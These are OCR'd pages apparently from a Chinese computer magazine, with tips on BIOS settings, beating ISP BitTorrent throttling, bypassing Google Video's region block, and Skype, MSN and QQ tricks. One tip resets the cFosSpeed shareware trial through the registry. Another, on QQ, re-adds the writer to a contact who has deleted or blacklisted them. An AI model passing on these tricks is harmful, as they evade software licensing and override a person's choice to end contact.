第二步：按上下箭头键(↑↓)，将高亮区移到 Advanced BIOS Features（BIOS 高级特性）项，按回车键进入它的下一级界面（见图 2），再通过上下箭头键高亮显示 Boot Sequence（启动顺序）项，这一项前面有一个三角形，表示它还有下级界面。按回车键进入它的子界面，里面会有多个选项，移到 1st Boot Device（第一启动设备）项上，不断按 PageUp/PageDown 翻页键（或者 +/- 键），改变它后面的值，直到出现 CDROM（光驱）为止。



第三步：按 F10 键保存设置，弹出是否保存对话框，直接按回车键确认即可（也可连续按 Esc 键返回主界面，选择 Save & Exit Setup 项，按回车后，再按 Y 键，再回车确定）。此时系统将自动启动，将启动光盘放入光驱就可以从光盘启动系统了。

老鸟支招

除了设置 1st Boot Device，还可以设置下面的 2st Boot Device、3st……等，分别为第二、第三启动设备，如果第一设备内没有启动程序，比如本例中如果放入一张非系统启动光盘的话，BIOS 会跳过第一设备，依次检测第二、第三设备，直到找到可用启动系统为止。BIOS 支持的启动设备，一般包括 CDROM（光驱）、HDD-0（硬盘 C 分区）、HDD-1（硬盘 D 分区）、Floppy（软驱）。新版本的 BIOS 则支持更多启动设备，如 USB-FDD/ZIP（U 盘）、USB-HDD（USB 移动硬盘）、LAN（局域网）等。

小提示

关于 BIOS 的版本分类

主流 BIOS 提供商，主要有 Award、Phoenix 及 AMI 三家，其中 Phoenix 已被 Award 合并。虽然各家的 BIOS 菜单选项，在位置安排及名称上不尽相同，但是它们的基本功能相差不多，学习其中一种，就可以举一反三了。需要注意的是：同一厂商的 BIOS，也会因其自身版本的不同，以及不同主板厂商定制的要求不同，而有所差异。本文所有实例，是在 Phoenix - AwardBIOS 中完成，仅供参考，有些具体问题需要参考随主板所带的说明书。

小提示

别让 BIOS 和 CMOS 花了你的眼

BIOS 就是一个被固化到 ROM 芯片（在主板上）中的程序，用来管理电脑上的所有硬件，并引导操作系统，这个程序不会因为断电而丢失；CMOS 则是一块与 RAM 内存相似的可读写存储芯片（也在主板上），它保存了许多配置参数供 BIOS 调用，通过 BIOS 也可以修改 CMOS 中的数据。平时我们说 BIOS 设置或 CMOS 设置，意思其实差不多，都是修改的 CMOS 中的各种参数。CMOS 中的数据在断电后会丢失，所以主板上才会有一块电池长期给它供电。

小提示

如果主板的说明书及相关资料找不到了，有没有简单的方法快速找出主板及 BIOS 的信息，以作升级 BIOS 的参考呢？当然有！重启电脑，当能源之星图标刚刚出现时，赶紧按 Pause 键冻结当前屏幕，此时在屏幕左下角会发现类似“04/14/2005-i845P-6A69VM4DC-00”的信息，这就是所谓的 BIOS 的 ID 了，通过它即可在网上搜索到主板及 BIOS 的相关资料了。

实例2：BIOS模拟机，安全学习的好老师

BIOS的设置虽然操作简单，不过对小丽这样的菜鸟来说，难免会有些紧张，生怕出错。我们不妨通过一些BIOS模拟器来进行练习，既安全又能反复查看某些参数。网上可以找到一款名为CMOStest的软件，模拟的是Award BIOS的，可以在Windows 98/XP中很好地运行，效果相当不错（下载地址：http://work.newhua.com/cfan/200611/comstest.rar）。

第一步:这是一款绿色软件，下载解压后，双击其中的cmostest.exe运行程序。

第二步:出现Student number的提示，直接按回车键进入模拟主界面，即可像在真正的BIOS界面中操作一样了。不过它不会真的改变CMOS中的数据，非常安全。只可惜它模拟的版本有些旧了，不过大部分选项在Award BIOS新版本中依然能见到，所以值得一试。

如果你使用的是ThinkPad笔记本，则可以去http://www-307.ibm.com/pc/support/site.wss/TPAD-SIMS.html看看，点击对应你笔记本的型号，可以通过鼠标来模拟操作ThinkPad笔记本的BIOS，效果也很不错。

老鸟支招

通过BIOS程序修改CMOS中的数据，具有一定的风险，一旦不慎，有可能导致系统不稳定或者无法运行。如果你找不出错误原因的话，此时不妨将所有参数恢复为原出厂时的状态，就可以解决问题了：在BIOS主界面，选择Load Optimized Defaults（装载默认优化选项），按回车键执行，最后保存设置即可。不过如此一来，所有其他手动设置的项也都丢失了，一切又得从头再来。

实例3：闻声知错，轻松成就电脑神医

每次开机，都会听到一声清脆的“嘀”声，它在向你报告：电脑一切正常，开始工作！如果显示器也不亮，只是嘀嘀响个不停，那就是电脑在说：我“病”了。可以通过BIOS发出的有规律的铃声，来判断电脑的“病情”，好对症下药。

表：Award BIOS常见铃声代码的含义

响铃	含义
1短声	系统启动正常
2短声	CMOS设置错误，请重新进入BIOS修改不正确的选项
1长声1短声	内存错误或者主板错误（可更换内存条或换个内存插槽试试）
1长声2短声	显卡或显示器错误
1长声9短声	主板的Flash RAM或EPROM错误
不断长声	电源有问题或检查一下所有插头
无声音无显示	电源故障或主板故障

小提示

系统启动的时候如果遇到错误，一般采取Halt on（挂起停机）的方式处理。BIOS中专门设置了一个选项，以提醒我们问题有可能出现在什么地方。

在Standard CMOS Features（标准CMOS特性）下的Halt On中，可以设置以下选项：


All Errors
不管遇到什么故障，系统均提示错误信息，并暂停启动。
No Errors
不管遇到什么故障，系统如果在能启动的情况下，均照常开机(最好不要选此项)。
All,But keyboard
遇到任何故障都显示错误信息，并暂停启动。但如果是键盘出现异常，则系统将照常开机。有可能是键盘接口松了，关机后插好键盘，再重新开机试试。
All,But Diskette
遇到任何故障都显示错误信息，并暂停启动。但如果是软驱异常，则照常开机。
All,But Disk/Key
遇到任何故障都显示错误信息，并暂停启动。但若是磁盘或键盘异常，则照常开机。

实例4：电脑安全，从BIOS开始

为了防止他人看到自己电脑中的资料，或者不想让别人用你的电脑，最有效的办法是在BIOS中设置开机密码。

第一步:启动电脑，按DEL键进入BIOS主界面。

第二步:通过上下箭头键高亮显示BIOS Setting Password（设置BIOS密码）项，按回车键，将出现一个如图3所示对话框，提示你Enter Password（请输入密码），输入想要的密码按回车，再按提示重复输入一遍。



③

第三步:选择Advanced BIOS Features项，按回车键进入子界面后，选择Security Option（安全选项）。如果设置为System（系统级），则一开机即要求输入密码，否则无法运行；如果并不想影响别人使用你的电脑，只是为了安全起见不想让别人改动你的BIOS设置，则可以选择Setup（设置）项，这样只有在进入BIOS设置时才会要求输入密码。最后按F10键保存所有设置就可以了。

老鸟支招

夏天到了，在没有空调的屋子里，不只是人热得不行，一不注意，电脑也会“中暑”的。可以在BIOS中进行简单的设置，打个预防针。开机时按DEL键进入BIOS主界面，选择H/W Monitor项按回车键进入。在Shutdown Temperature（关机温度）项中，可以设置系统最高能承受的温度；进入PC health statas（PC健康状态）中，还可以实时查看CPU的温度（CPU电压、系统风扇转速等信息），按F10保存即可。

CF [YY20]

网 络 本文可以帮你学到：u 防止BT限速 v 提高BT下载速度

BT玩家 VS 运营商

解决BT的限速问题

■四川 小老虎

自BT诞生以来，一直都受到下载狂人们的热烈拥护，当然，也一直被运营商深恶痛绝。最近一段时间，全国各地刮起了一阵“封杀BT风”，各地的运营商终于开始对BT进行实质性的打击了，他们采取的办法一般是限制BT的上传下载速度。作为BT玩家，如何从各种各样的封杀方案的夹缝中“将BT进行到底”呢？我们对运营商惯用的限速方法进行了了解，并找到了一些应对方法……

一、如何鉴别自己被运营商限制BT速度了


有一天你发现自己的BT速度很慢，这可能是当前网络的状况不大好，或者你连接的tracker服务器出了问题，又或者是种子数量太少了、活跃度不够等等。那么怎样才能判断是你的运营商动了手脚呢？你可以从以下几个方面来观察，如果其中多数情况发生了，多半你要考虑一下是否自己被运营商限制速度了：

★连续数日BT速度明显变慢，大约在10KB/s以下。

★你的邻居或者附近同一运营商的用户出现和你一样的问题。

★打开你的BT下载软件，查看正在下载的种子状况，如果其健康度很好，但却不能和多数种子连接，并且下载速度很慢(见图1)。

★BT下载慢，但同一时间HTTP和FTP下载速度却比较正常。



①

二、谁更“变态”？6种封杀BT的方案


1 封杀方案1：封杀6969端口
变态程度：★

最初，运营商发现BT会占用大量带宽，于是便根据当时BT的tracker服务器都使用6969端口的特性，在服务器端对该端口进行了禁用处理。其结果就造成BT用户根本无法连接tracker服务器，下载当然也就无法继续了。

●**应对方案：**

方法1：修改tracker服务器的端口，比如现在常用的8000、8080，而且BT服务器软件升级之后，一个tracker服务器可以通过多个端口进入，这些端口可以自由设置，这样就可以完全避开运营商的封杀了。

方法2：在BT客户端软件中加入代理服务器连接的支持，通过代理服务器访问tracker服务器的6969端口。以Bitcomet为例，选择“选项→选项”菜单，切换到“网络连接→代理”标签，在这里可以设置代理服务器，Bitcomet支持Socket4、Socket5、HTTP代理(见图2)。



②

2 封杀方案2：封杀大量监听端口
变态程度：★★

在各个BT客户端都增加了代理服务器支持，服务器端都开始将BT的基本监听端口扩大的6881～6890后，运营商再次出击，这次他们选择了“株连九族”——将6881～6890全部封杀！

●**应对方案：**

我们可以选择支持自设定监听端口的BT客户端，目前多数BT客户端都支持该功能。以BitComet为例，选择“选项→选项”菜单，切换到“网络连接”标签，在“监听端口”栏点击“选择随机端口”即可(见图3)。


③

3 封杀方案3：让“公网用户”变成“内网用户”
变态程度：★★★

运营商可以对服务器端修改其DHCP服务器的配置，这样本来属于“公网”类型的用户，一下子全部变成了“内网”用户，BT速度自然狂降。这是由于公网用户之间互相能够直接通过当前IP进行数据传输，而内网用户由于没有独立的自有IP，不能跟外部的公网用户直接交换数据。当然，如果正好有同一内网的用户和你正在下载同一个文件，速度同样相当快 。

而运营商对此有自己的理由：上网的用户越来越多，公网IP已经不够用了！

> **小提示**
> 不管你是采用何种上网方式，比如ADSL、小区宽带、广电宽带，只要运营商愿意给你公网IP，在技术上都是可以实现的，这就是很多小区宽带也能够有公网IP的原因。上网方式并不决定你是内网还是外网，关键的是运营商的DHCP服务器设置。

●**应对方案：**

方法1：增强BT客户端对外连接的能力，就算在内网环境下，只能够本

地发起连接，但连到的种子多了，速度也比较快。这是由软件的开发者实现的，我们不必管。目前几乎所有BT客户端软件在这方面都做了改进。

方法2:加入UPnP支持，在某些内网环境中，可以变内网为外网。以BitComet为例，选择“选项→选项”菜单，切换到“高级设置→网络连接”标签，勾选“允许打开Windows网络共享和防火墙ICS/ICF端口(XP有效)”和“允许使用UPnP自动端口映射(XP有效)”，勾选“允许向服务器报告内网IP便于子网内连接”。

方法3:在软件中增加UDP支持，利用UDP的自动映射端口特性，帮助内网用户提高下载速度。在BitComet的“选项”设置中，切换到“网络连接”标签，将“是否允许通过UDP实现内网互联”设置为“优先”。

4 封杀方案4:封杀tracker服务器
变态程度:★★★★


以上三种方案都是针对客户端来限制的，但都被相应的BT客户端开发者化解了。所以有部分非常“变态”的运营商采用了对tracker服务器进行屏蔽的方法。具体操作是:组织大批工作人员，详细收集了主要trakcer服务器的域名、IP、端口号，在具备三层功能的网络设备中利用ACL、防火墙IP filter等功能过滤访问trakcer服务器流量，导致用户连接trakcer服务器失败。

●**应对方案:**

我们可以利用DHT网络技术来对付这种封杀方案。所谓“DHT网络”，它基于Kadermlia技术，通过该技术，BT用户可以在不依赖传统的种子服务器的情况下进行正常的下载上传。也就是说，如果我们无法连接tracker服务器或Announce地址时，一般情况下，我们肯定是无法继续下载的。不过有了DHT网络后，种子间的联系信息会根据一定的算法挑选出DHT网络参与者(即DHT节点)。也就是说，一旦你加入公有DHT网络，你就会有一个ID(该ID只是程序生成的、虚拟的、完全随机的ID，与你的实际个人信息没有任何联系)，根据一定的规则，你需要负责维护一部分种子文件的连接信息，相当于你同时也是一个轻量级种子服务器。

也就是说，以前我们的BT下载要靠数量有限的几个tracker服务器，而现在，每个参与并开启了DHT网络支持的用户都可作为tracker服务器，这就可以保证下载的继续完成了。

目前支持DHT网络技术的BT客户端主要有比特精灵、BitComet等，以后者为例，选择“选项→选项”菜单，切换到“高级设置→网络连接”标签，勾选“允许加入到公用DHT网络”即可。设置完毕后，BitComet会使用和TCP端口号相同的UDP端口进行DHT网络连接(见图4)。


④

5 封杀方案5:限制上传速度+封数据包+限制连接数
变态程度:★★

运营商针对一些小区宽带BT用户利用高上传速度获得高下载的特点，严格限制用户的上传速度，比如将小区宽带上传速度限制在50-60KB/s，这时10Mbps的小区宽带用BT比1Mbps的ADSL外网还要慢。此外，根据BT软件特定的数据头，运营商可以进行监测，并对其进行限制。而一般上网时的连接数为5个~10个，而BT时则达到了50个以上，运营商也可以从控制连接数量的角度来限制BT速度。

●**应对方案:**


对于这样的封杀方法，目前还没有特别行之有效的方法来破解。不过大家需要注意选择BT客户端，推荐大家选择BitComet，尤其是内网用户。此外，针对BT带来的浏览网页速度变慢、网络游戏ping值变高的情况，我们可以采用CFos Speed来加以改善，这款软件可以优化的TCP ACK信号排序，在上传通道带宽全满的时候还可以保障下载带宽达到峰值。

首先到http://www.cfos.de/cfosspeed-v212.exe下载并安装CFos Speed。安装完成后右键单击系统托盘上的图标，选择“设置→有限级”菜单，在打开的设置窗口中“Prioritizing programs”栏切换到“File Sharing”，找到你正在使用的BT客户端软件，在“Set priority”处拖动滑竿将其设置为“high”即可。如果这里没有你正在使用的BT客户端，那么切换到“Other”标签，在“New program”处点击“Browser”按钮将其客户端添加进来，最后同样设置其为“high”即可(见图5)。


⑤

小提示

CFos Speed是共享软件，不过30天试用到期后，我们可以继续使用。方法是:先卸载掉CFos Speed，注意保留ini文件，然后删掉注册表里HKEY_LOCAL_MACHINE\SOFTWARE\cFos\cFosSpeed，重新安装就可以继续使用了(见图6)。


⑥

6 封杀方案6:限制用户的session数
变态程度:★★★★★

运营商直接与思科、华为网络硬件设备制造商合作，要求他们再升级现有网络设备的软件，加入对每用户可用session数的控制，并可针对总session、每session分别限制带宽……

●**应对方案:**

打电话到你的运营商，将其痛骂一顿，然后，换掉它！(开个玩笑^_^，没有其他好的办法来破解这一限制了)

CF [YY21]

网 络　本文可以帮你学到： u 网友视频不再难找　v 用视频装饰个性化主页

终极调教Google Video

■四川小老虎

自从“馒头引发血案”以后，我开始对网上的“小电影”产生了浓厚的兴趣，可一直苦于不知道去哪儿找这些电影。后来听说Google有Google Video站(http://video.google.com)，里面有大量网友上传的各种小电影。这下好了，终于可以一次看个够了，谁知……


一、小样，装蒜！破解Google Video限制

国内用户虽然能打开Google Video站点并进行搜索，但点击搜索结果的时候无法正常观看视频，网页会提示“……the playback feature of Google Video isn't available in your country……”(Google Video在你的国家不能提供服务)，这是因为Google Video对某些国家(比如中国、韩国、阿联酋、德国、法国、印度、巴基斯坦等)进行了访问的限制(见图1)。

由于Google Video是针对IP地址来判断访问权限的，所以我们可以通过代理服务器来正常访问，不过选择的代理需要是欧美地区的服务器。不过由于现在的代理服务器常常不稳定，大家可以直接通过下面几种方法来访问：

方法1:巧用Google翻译服务

访问Google Video:http://www.google.com/translate?langpair=enlen&u=http://video.google.com，在这里就可以正常在线观看或下载免费视频(见图2)。



①



②

> **小提示**
>
> 实际上该方法是利用了Google提供的翻译服务来访问受限站点，对于其他的需要代理服务器才能访问的站点也可以用类似的方法：
>
> 以访问http://www.ABCD.com为例:如果该站点为英文站点，则可以通过http://www.google.com/translate?langpair=enlen&u=http://www.ABCD.com来访问;如果该站点为中文站点，则可以通过http://www.google.com/translate?langpair=zhlzh&u=http://www.ABCD.com来访问。

方法2:利用专门的Google Video下载站

Google翻译服务虽然巧妙且简单，但聪明的Google有可能记录你的IP，多次使用该方法后它可能失效，所以该方法并非万能的。现在有不少站点专门针对网民下载Google Video节目难的问题，制作了一些专用下载工具，比如Google Video Downloader。

第一步:首先打开Google Video站点，搜索你想查找的关键词，点击某个你想观看的视频搜索结果，这时候页面会提示“...the playback feature of Google Video isn't available in your country...”，我们将地址栏中的地址拷贝下来。

第二步:打开http://www.dengjie.com/gvd/，在“Paste Google Video search result link below(for free”栏中粘贴该地址。稍等片刻，我们就能在线收看该视频节目了。点击视频窗口旁边的“FLV”按钮可以下载该段视频(见图3)。



③

第三步:该方法偶尔也会失效，这时候我们需要将“Paste Google Video search result link below(for free)”栏中该视频的下载地址复制后，打开http://flyproxy.com/，粘贴到“URL”栏后点击“Go”按钮即可进行下载。

> **小提示**
>
> 提供类似下载功能的站点还有:http://www.googlevideodownload.com/，该站点不仅支持Google Video的视频下载，还支持youTube(http://www.youtube.com)、iFilm(http://www.ifilm.com)等站点。

二、在Google个性化主页上欣赏Google Video视频

前面介绍的方法下载的Google Video视频主要是我们搜索获得的，如果你希望随机观看那些热门视频，又该如何实现呢？方法很简单，利用Google个性化主页就可以办到。

第一步:首先打开Google个性化主页http://www.google.com/ig，使用你的Google账户登录。

第二步:登录后打开页面左上角的“添加内容”链接，在“创建一个部分”栏中输入“http://www.

网 络

MSN 建群新方式

■纸团团

MSN 一直没有群功能是一个遗憾，虽然有些插件可以让 MSN 支持群功能，但是使用起来有限制，要每个人都安装相关的软件才可以使用，不是很方便。最近出现了一个网站，它也提供 MSN 的群功能，不过它的方法很简单，只要在 MSN 上添加群账号为好友就可以加入群了，而且支持多达 500 人的大群，当然这都是免费使用的。

第一步：打开“群易网”首页(http://www.imqun.com)，点击页面左面的“注册”按钮来免费申请一个账号，按提示输入相关的内容就可以了，注册好后用申请的账号来登录网站(见图1)。

第二步：登录后点击上面的“创建 IM 群”标签，这时就可以来输入群的基本资料了，如群名称、简介、是否公开群等，还要设置一下群的加入方式和邀请方式，这可以根据自己的需要来进行选择，最后点击“提交”按钮。申请成功后会弹出一个恭喜界面，其中的“msn××××@imqun.com”就是你的群账号了。

第三步：登录 MSN，把上面注册到“msn××××@imqun.com”群账号添加为自己的好友，添加好后会弹出一个聊天窗口，这个就是我们的群聊天窗口了，再点击窗口里面的链接进行激活。

第四步：接下来就是邀请你的好友了，最简单的方法就是让他们都加群账号“msn××××@imqun.com”为好友就可以了。网站还提供其他邀请的方法，打开网站，登录后点击“我的 IM 群”标签，点击创建的群，在群信息页面下面点击“邀请好友”链接，我们还可以通过发送快捷邀请和 Email 来邀请其他好友(见图2)。

小提示

在“群信息页面”中还可以来查看群中的好友名单，修改群的设置，更改群的头像图片，也可以来删除群。



①


②

在网站首页有“推荐主打群”，里面有很多不错的群，如果想加入他们，只要把他们的群账号记下来，再添加为MSN好友就可以进入群了。我们也可以通过网页上群的搜索功能按分类和地区进行搜索，搜索适合自己的群组。

CF [YY23]

google.com/ig/modules/googlevideo.xml”后单击“开始”按钮，这时候我们能在页面的左侧看到一个视频窗口，这里随机显示了一个 Google Video 视频节目，单击窗口上面的“播放”按钮即可欣赏(见图4)。



④

三、利用隐藏参数玩转Google Video

Google Video 提供了一些隐藏参数，通过这些参数我们可以更容易获得自己想要的节目。其使用语法为：

关键词 duration:long is:free

其中“duration”为“持续时间”，你可以设定为“long”(较长)、“medium”(中等)和“short”(较短)；而“is:free”则是用来搜索免费的视频。

该语法用来搜索一些免费的电影时非常方便，比如，搜索“supergirl duration:short is:free”便可查找与“supergirl”有关的免费短视频节目。

CF [YY22]

在电信与网通间搭建绿色通道

■ZKD

由于种种原因，至今为止，中国网通与中国电信之间虽然互通但没有完全互连，导致使用中国网通的网络用户访问中国电信服务器的网站非常慢，甚至是无法访问的情况。你只要按下面的两种方法，在网通与电信之间开辟一条绿色通道，不管你是电信的用户还是网通的用户，都可以轻松地访问任何一个服务器的网站页面了。

一、开辟网站访问绿色通道

要想开辟网通与电信之间网站访问的绿色通道，可以使用“快乐行”服务来达到目的。

第一步:打开http://wow.dbug.com.cn/index.php页面，点击“注册”链接，在打开的页面中注册一个账号，请记住该账号及密码。

第二步:根据你当前的网络所属的网络服务公司（电信或是网通），如果你的网络是电信网络，请到http://218.66.103.230/vpn_route/chinanet.exe下载针对电信用户的程序，如果你是网通用户，请到http://218.66.103.230/vpn_route/cnc.exe下载针对网通用户的程序。在此，以电信用户为例，将程序下载到本地后，双击运行将其安装到系统中，再通过桌面的快捷方式图标或“控制面板→网络连接”中的连接图标来启动它，将会打开登录窗口（见图1）。

第三步:输入第一步中申请的账号及密码，为了以后使用方便，建议勾选“保存密码”选项，再单击“连接”按钮即可 。


现在，你就可以像登录电信服务器下的网站页面那样直接使用浏览器登录网通服务器下的网站页面了。

为了更加直观地了解使用了这个小软件之前与之后的效果，我们可以通过Ping命令对一个网通服务器进行Ping操作，依据其Ping值便可以非常直观地看到效果了：


单击“开始→运行”，输入“CMD”打开命令提示符窗口，然后输入Ping命令，在此我们以218.25.41.234这个网通服务器为例，Ping的结果如下（见图2）：



①



②



③

使用这个方法前、后的Ping值差别非常明显，这也反映了之前、之后的网络速度了。

这种方法，不仅针对网站浏览有效果，其他使用网络的程序，例如不同网络之间的QQ好友之间的文件传输、部分游戏等都有良好的效果。

二、游戏也能畅通无阻

如果你喜欢玩网络游戏，必定会遇到因为不同的服务器而导致的各种问题。这时，你可以通过“金山网游加速器”来解决，它不仅可以解决电信与网通服务器之间的问题，也可以同时解决铁通用户访问其他网游服务器的问题。下面就一道来看看具体的实现方法：

金山网游加速器小档案	
软件版本：V1.0	软件大小：1.5MB
软件性质：免费软件	
适用平台：Windows 9x/2000/XP/2003	
下载地址：http://js.kingsoft.com/download/GameProxy.exe	

第一步:从上面下载地址将软件下载并安装到系统中，然后使用免费账号“kingsoft”，密码“kingsoft”登录软件。

第二步:单击“添加”按钮将游戏程序或是其他应用程序添加进来，也可以直接将游戏程序、应用程序的可执行文件拖到该窗口中即可。

第三步:要运行游戏或是其他应用程序时，不要像以前那样从“开始”菜单或是通过快捷方式来运行，直接在“金山网游加速器”列表中运行即可。

小提示

也可以直接通过手工设置让其他应用程序或是游戏程序使用“金山网游加速器”来加速或是解决不同服务器之间访问的问题：服务器1：js1.kingsoft.com 服务器2：js2.kingsoft.com，使用的端口都是19000，账户为kingsoft、密码为kingsoft。

三、统一网关让你跨越任何阻隔

如果你不想注册网站，那么“统一网关”是你的选择。可以让你跨越不同网络的小工具，使用方法非常简单：只要从http://www.onlinedown.net/soft/48512.htm将其下载并安装到系统中，接下来运行它，在打开的窗口中随便输入一个用户名及任意密码，然后根据你所使用的网络选择当前使用的网络类型（如果是电信用户则选择“电信上网用户”，如果是网通用户则选择“网通上网用户”，如果是其他类型的网络用户，则直接单击下面的“智能选择”按钮，让系统自动检测当前网络并选用合适的网络类型），再单击“登录”即可登录到“统一网关”的服务器中（见图3）。 CF [YY24]

责任编辑： Cornel net@cfan.com.cn

网 络

让 Skype 成为你的专用聊天工具

■zkd

现在很多朋友都开始用Skype了，但是它的便捷用法似乎还没有被大家发掘。这里提供两个实用的应用。

一、Skype 也能分组管理联系人

使用过 QQ、MSN Messenger 等聊天工具的朋友都喜欢通过这些聊天工具提供的好友分组功能将好友分组管理。但是，使用Skype时，一直没有找到这样的功能，现在只要你将Skype升级到最新版本，照样可以将联系人按某个类别进行分组了：

第一步:如果你的Skype不是最新版本，请先单击Skype主窗口菜单“帮助→检查更新”，系统会自动判断当前Skype版本，并给出最新版本的下载地址，直接将新版本的Skype源程序下载并安装到系统中即可。

第二步:打开并登录Skype，然后单击菜单“视图→显示联系人分组”，接下来再单击窗口中间的“››”（显示的组）按钮，在打开的下拉子菜单中将会显示Skype默认设置的分组，根据需要直接将要显示的分组选中即可，如果预设的组不能符合你的要求，你还可以通过单击“创建组”按钮来创建新组（见图1）。



①

第三步:将符合要求的组显示或是创建完毕后，就可以直接将好友通过鼠标拖放到组中了，而与其他聊天软件不同的是，在Skype中，可以将同一个联系人放置到多个不同的组中，这样，一个联系人便可以拥有多个不同的身份了。

二、Skype 成为个人网络名片


现实生活中，人们都以赠送名片的方式让别人以后方便地联系自己，在网络世界也有电子名片。现在，你可以直接通过Skype提供的电子签名制作功能，快速地制作一个可以放置于论坛、邮件等地方的“电子名片”，让网友可以直接通过点击你制作的这个“电子名片”图标来联系你：

第一步:打开 http://www.skype.com/share/buttons/wizard.html 页面，在“Enter your Skype Name”框中输入你的Skype名称。

第二步:再按照下面的页面提示设置Skype图标的风格。

第三步:根据你准备将这个“电子名片”图标放置于网页或是电子邮件中，选择好生成代码的风格，接下来再将系统自动生成的代码拷贝到剪贴板。如果你不想在图标右侧显示“and call me for free”，只要在源代码中将其删除或是更换为其他文字。


第四步:在网页的源代码或是论坛签名、邮件中直接将此代码粘贴进来，当将网页上传到服务器，或是在论坛中发帖子以及发邮件，别人都可以看到这个签名图标了，直接点击它便可以启动Skype与你进行联系（见图2）。



②

CF [YY26]

在黑名单中永生



做个QQ小“无赖”

■DEF

当我们用QQ聊天的时候，有时会碰到些麻烦，比如：由于自己不小心说错了一句话，让新认识的QQ好友一时不满，将你拖到了黑名单中，或者是直接把你删除，这样我们就无法再和他说话了。

在这里告诉大家一个让QQ好友无法删掉你的方法：用这个方法，我们可以重新把对方加入到自己的好友名单，仍然能够地给对方发送信息。注意，前提是当初他向你发送过加为好友的请求。

我们只要在“系统消息”中找到他向你发送请求的那条命令，选“通过验证”，再按“确定”按钮，就可以再次把你加回到他的QQ好友名单中(见图)，你可以给他发消息啦。这样，即便他再从好友名单中将你删除，或是把你加入到“黑名单”里，这都没有关系，我们依然可以通过这个方法重新回到他的好友名单中。



想要将我拒之门外是不可能的！哈哈！不过太过分了也不好，天涯何处无芳草，自己把握尺度吧！ CF [YY25]

网 络

免费订阅“中国电视报”

■湖南受宠若晶

平时你是怎样获得电视节目预告的呢？电视里每天准点的节目预告？订阅一份“生活真需要”的《中国电视报》？有没有想过，要通过一种更简便的方法，只关注自己感兴趣的电视节目呢？那就给你一份免费且信息更丰富的《中国电视报》吧！

一、一次搞定6万个电视节目

电视猫(http://www.tvmao.com)提供了全国300多个电视频道，近6万个电视节目的数据库，通过这个网站，我们就能轻松获得自己喜欢的节目在何时播出啦(见图1)！

方法一:打开电视猫站点，在页面顶部有“影视”、“新闻”、“综艺”等几个频道，我们可以点这些链接，并按照星期、时段、地区进行分类查询。

方法二:直接在电视猫站点首页的搜索框中输入相应的关键字进行搜索即可，电视猫支持按照节目名、演员查询。

小提示

电视猫不仅提供了卫星、有线电视台的节目查询，它也收集了很多网络电视台(http://www.tvmao.com/nettv/resource_1.html)，这些电视台可以通过PPLive、PPStream、TVAnts等软件来欣赏。

方法三:该站点提供了关键字的订阅功能，该功能可以让我们及时关注某几个最喜欢的电视节目。首先到http://www.tvmao.com/reg.jsp注册一个账户，注册完毕后登录，切换到“订阅管理”页面，在“tv订阅关键词”一栏输入你要关注的电视节目，每个节目以空格隔开。之后只需登录该站点并进入“我的订阅”页面，即可随时了解节目的播出时间、电视台等信息了(见图2)。

二、请个节目预告MSN Messenger机器人

每次查询节目预告都要打开电视猫的网站，稍显不便，不过该站点还提供了一个MSN Messenger机器人，通过它我们能更方便地获得需要的信息。

首先登录MSN Messenger，选择“联系人→添加联系人”菜单添加节目精灵MSN@TVmao.com账户为好友。接下来打开与其聊天的窗口，输入“tv 节目名”、“q 节目名”或者“查 节目名”即可获得该节目的播出时间、电视台，一次可以查询多个节目，节目名之间只需要用空格隔开即可(见图3)。

